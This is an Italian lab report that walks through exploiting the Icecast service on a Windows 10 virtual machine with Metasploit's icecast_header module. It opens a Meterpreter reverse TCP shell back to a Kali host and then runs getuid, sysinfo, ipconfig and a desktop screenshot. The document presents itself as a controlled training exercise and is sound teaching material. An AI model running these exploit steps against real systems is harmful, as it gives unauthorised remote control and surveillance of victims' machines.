

S7 – L4

Exploit Icecast su Windows 10 con Metasploit + Meterpreter

Introduzione:

Il presente elaborato documenta un'attività di exploitation svolta in un ambiente di laboratorio controllato, finalizzata allo sfruttamento del servizio Icecast su una macchina Windows 10 mediante l'utilizzo di Metasploit.

L'esercizio ha come obiettivo l'ottenimento di una sessione Meterpreter e l'esecuzione di attività di post-exploitation di base, tra cui l'identificazione dell'indirizzo IP della vittima e l'acquisizione di uno screenshot del sistema compromesso.

Prerequisiti (prima di Metasploit)

Verifica IP e rete

Ho verificato che **Kali Linux (attaccante)** e **Windows 10 (target)** fossero sulla stessa rete e correttamente raggiungibili.

Comandi eseguiti (Kali)

ip a

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::ba1a:16e9:24eb:d30b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

ping 192.168.50.105 (IP_WINDOWS)

```
(kali@kali)-[~]
$ ping 192.168.50.105

PING 192.168.50.105 (192.168.50.105) 56(84) bytes of data:
64 bytes from 192.168.50.105: icmp_seq=1 ttl=128 time=1.38 ms
64 bytes from 192.168.50.105: icmp_seq=2 ttl=128 time=1.08 ms
64 bytes from 192.168.50.105: icmp_seq=3 ttl=128 time=0.843 ms
64 bytes from 192.168.50.105: icmp_seq=4 ttl=128 time=1.13 ms
64 bytes from 192.168.50.105: icmp_seq=5 ttl=128 time=1.30 ms
64 bytes from 192.168.50.105: icmp_seq=6 ttl=128 time=1.40 ms
64 bytes from 192.168.50.105: icmp_seq=7 ttl=128 time=1.95 ms
64 bytes from 192.168.50.105: icmp_seq=8 ttl=128 time=1.55 ms
64 bytes from 192.168.50.105: icmp_seq=9 ttl=128 time=1.52 ms
^C
 192.168.50.105 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8020ms
rtt min/avg/max/mdev = 0.843/1.348/1.947/0.299 ms

(kali@kali)-[~]
$
```

Comandi eseguiti (Windows 10)

ipconfig

```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.50.105
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Users\user>
```

ping 192.168.50.100 (IP- KALI)

```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ping 192.168.50.100

Esecuzione di Ping 192.168.50.100 con 32 byte di dati:
Risposta da 192.168.50.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.50.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.50.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.50.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.50.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 2ms, Medio = 0ms

C:\Users\user>
```


Evidenze raccolte

- Ho identificato l'indirizzo IP della macchina Kali e quello di Windows 10
- Ho confermato la raggiungibilità della macchina Windows 10 tramite ping da Kali

FASE 1 — Verifica servizio Icecast

Obiettivo

Confermare la presenza del servizio **Icecast** attivo sulla macchina target.



Attività svolta

Ho eseguito una scansione mirata sulla porta **8000/tcp** della macchina Windows per verificare l'esposizione del servizio Icecast.

Comando eseguito (Kali)

nmap -p 8000 192.168.50.105 (IP_WINDOWS)

```
(kali@kali)~$ nmap -p 8000 192.168.50.105

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 09:35 -0500
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.105
Host is up (0.00098s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt
MAC Address: 08:00:27:E1:6E:96 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(kali@kali)~$
```

Doppio Check da CMD Win10

```
netstat -ano | findstr :8000 (LISTENING)
```

```
C:\Users\user> netstat -ano | findstr :8000
TCP    0.0.0.0:8000      0.0.0.0:0      LISTENING      964
```

Risultato ottenuto

- Ho rilevato la porta 8000/tcp in stato **open**
- Ho confermato la presenza del servizio Icecast in ascolto da icona desktop in status Running
- Verifica locale dell'ascolto del servizio Icecast sulla porta 8000/tcp (stato LISTENING)

FASE 2 — Configurazione del modulo Icecast in Metasploit

Obiettivo

Configurare correttamente il modulo Metasploit per lo sfruttamento del servizio Icecast, impostando i parametri di target e listener prima dell'esecuzione.

Attività svolta

Ho avviato la console Metasploit e ho operato sul modulo di exploit relativo al servizio Icecast. All'interno del modulo ho configurato l'indirizzo IP della macchina target e l'indirizzo IP della macchina Kali per la ricezione della connessione inversa Meterpreter.

Successivamente ho verificato la corretta valorizzazione di tutte le opzioni richieste prima dell'esecuzione.

Comandi eseguiti

Msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

Metasploit

= [ metasploit v6.4.103-dev ]
+ -- [ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- [ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
set RHOSTS 192.168.50.105 (IP WINDOWS)
```

```
set LHOST 192.168.50.100 (IP KALI)
```

```
show options
```

(Il modulo Icecast risulta già selezionato nel contesto di lavoro, come visibile dal prompt msf exploit(windows/http/icecast_header))

```
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.105
RHOSTS => 192.168.50.105
msf exploit(windows/http/icecast_header) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):



| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.50.105  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                  |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > █
```

Risultato ottenuto

- Ho configurato correttamente l'indirizzo IP della macchina Windows 10 come target (RHOSTS)
- Ho impostato l'indirizzo IP della macchina Kali Linux come listener (LHOST)
- Ho verificato tramite show options che tutti i parametri obbligatori risultassero correttamente configurati, inclusa la porta del servizio Icecast (RPORT 8000) e la porta di ascolto (LPORT 4444)

Configurazione dei parametri RHOSTS e LHOST del modulo Icecast e verifica delle opzioni prima dell'esecuzione dell'exploit.

FASE 3 — Esecuzione exploit e apertura sessione Meterpreter

Obiettivo

Ottenere una sessione Meterpreter attiva sulla macchina Windows 10.

Attività svolta

Ho eseguito il modulo di exploit per tentare l'accesso remoto alla macchina target.

Comandi eseguiti

run

(oppure)

exploit

Verifica sessione

sessions -l

sessions -i 3 (ID_SESSIONE)

Test iniziali eseguiti in Meterpreter

getuid

sysinfo

```
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (188998 bytes) to 192.168.50.105
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.105:49453) at 2026-01-22 10:19:12 -0500

meterpreter > sessions -l
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 3
[*] Session 3 is already interactive.
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Risultato ottenuto

- Ho ottenuto una sessione Meterpreter attiva
- Ho verificato le informazioni di sistema e l'utente associato alla sessione
- I privilegi risultavano limitati (non SYSTEM)

FASE 4 — Identificazione IP della vittima

Obiettivo

Visualizzare l'indirizzo IP della macchina vittima dall'interno della sessione Meterpreter.

Attività svolta

Dalla sessione Meterpreter ho eseguito il comando di enumerazione delle interfacce di rete.

Comando eseguito (Meterpreter)

Ipconfig

```
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:6e:96
MTU        : 1500
IPv4 Address : 192.168.50.105
IPv4 Netmask : 255.255.255.0

Interface 6
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280

meterpreter > 
```

Risultato ottenuto

- Ho identificato l'indirizzo IP assegnato alla macchina Windows 10

FASE 5 — Acquisizione screenshot della vittima

Obiettivo

Acquisire uno screenshot del desktop della macchina compromessa tramite Meterpreter.

Attività svolta


Ho utilizzato la funzionalità di acquisizione schermo di Meterpreter.

Comando eseguito (Meterpreter)

Screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NWpbFKLh.jpeg
meterpreter > 
```

Screenshot saved to: /home/kali/NWpbFKLh.jpeg



Risultato ottenuto

- Ho acquisito correttamente uno screenshot del desktop della vittima
- Il file è stato salvato localmente sulla macchina Kali e visualizzato lo screenshot catturato

FASE 6 — Considerazioni finali

Obiettivo

Documentare l'esito complessivo dell'attività svolta.

Risultato finale

- Ho sfruttato con successo una vulnerabilità del servizio Icecast
 - Ho ottenuto una sessione Meterpreter su un sistema Windows 10
 - Ho recuperato l'indirizzo IP della macchina vittima
 - Ho acquisito uno screenshot tramite Meterpreter
 - Tutte le attività sono state svolte in un laboratorio controllato e autorizzato
-

Conclusione

L'attività ha consentito di **sfruttare con successo una vulnerabilità del servizio Icecast su un sistema Windows 10, ottenendo una sessione Meterpreter tramite Metasploit.**

Le successive operazioni di post-exploitation hanno permesso di identificare l'indirizzo IP della macchina vittima e di acquisire uno screenshot del sistema compromesso, soddisfacendo pienamente gli obiettivi.